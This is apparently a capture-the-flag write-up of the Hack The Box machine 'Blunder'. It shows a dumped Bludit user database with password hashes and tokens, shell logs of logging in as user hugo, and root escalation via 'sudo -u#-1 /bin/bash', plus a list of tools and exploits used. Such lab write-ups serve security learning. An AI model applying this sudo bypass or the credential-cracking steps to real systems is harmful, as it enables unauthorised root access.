
```
    "admin": {
        "nickname": "Admin",
        "firstName": "Administrator",
        "lastName": "",
        "role": "admin",
        "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
        "salt": "5dde2887e7aca",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    },
    "fergus": {
        "firstName": "",
        "lastName": "",
        "nickname": "",
        "description": "",
        "role": "author",
        "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
        "salt": "jqxpjfnv",
        "email": "",
        "registered": "2019-11-27 13:26:44",
        "tokenRemember": "",
        "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "codepen": "",
        "instagram": "",
        "github": "",
        "gitlab": "",
        "linkedin": "",
```

8 user shell   hugo user



```
    }
}www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cd /
cd /
www-data@blunder:/$ cd home
cd home
www-data@blunder:/home$ ls
ls
hugo  shaun
www-data@blunder:/home$ su hugo
su hugo
Password: password120

su: Authentication failure
www-data@blunder:/home$ su hugo
su hugo
Password: Password120

hugo@blunder:/home$ ls
ls
hugo  shaun
hugo@blunder:/home$ cd
cd
hugo@blunder:~$ cat u
t user.txt
t: command not found
hugo@blunder:~$ ls
ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
hugo@blunder:~$ cat user.txt
cat user.txt
1083b8777dc2ef1fb0e70d35a266f514
hugo@blunder:~$ sudo -i
sudo -i
Password: Password120

Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120
```

9 I got root shell of machine blunder 10.10.10.191 with poc



```
sudo -i
Password: Password120

Sorry, user hugo is not allowed to execute '/bin/bash' as root on blunder.
hugo@blunder:~$ sudo -l
sudo -l
Password: Password120

Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$ sudo -u#-1 /bin/bash
sudo -u#-1 /bin/bash
root@blunder:/home/hugo# whoami;id;ifconfig
whoami;id;ifconfig
root
uid=0(root) gid=1001(hugo) groups=1001(hugo)
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.10.191  netmask 255.255.255.0  broadcast 10.10.10.255
        inet6 fe80::250:56ff:feb9:ccfd  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef::250:56ff:feb9:ccfd  prefixlen 64  scopeid 0x0<global>
        ether 00:50:56:b9:cc:fd  txqueuelen 1000  (Ethernet)
        RX packets 246112  bytes 23162788 (23.1 MB)
        RX errors 0  dropped 30  overruns 0  frame 0
        TX packets 215162  bytes 104108579 (104.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 9221  bytes 857555 (857.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9221  bytes 857555 (857.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@blunder:/home/hugo# 
```

The machine htb 10.10.10.191 blunder is solved

Tools used in

1 nmap to scan open port

2 dirbuster to find diractrys

3 cewl to find all name related to host

4 use exploit to bruteforce the user name and password

5 I got find user name and password

6 msfconsole and search the cve-2019-14113 exploit

7 I got the exploit exploit/linux/http/bludit_upload_images_exec

8 I am using the exploit of bludit_upload_images_exec

9 I got www shell

10 find user credentials of user hugo and password hash

11 decrypt the hash and find the user hugo password

12 login hugo user and find user.txt flag

13 I am using the sudo to check the user is sudos user or not then

14 I found the sudo user I am tring to login in root user but authentication failed

15 I am import   *sudo u#1 bin/bash*

16 I got root user root.txt

thank you enjoy

by ruphall   *try to learn new things with ruphall*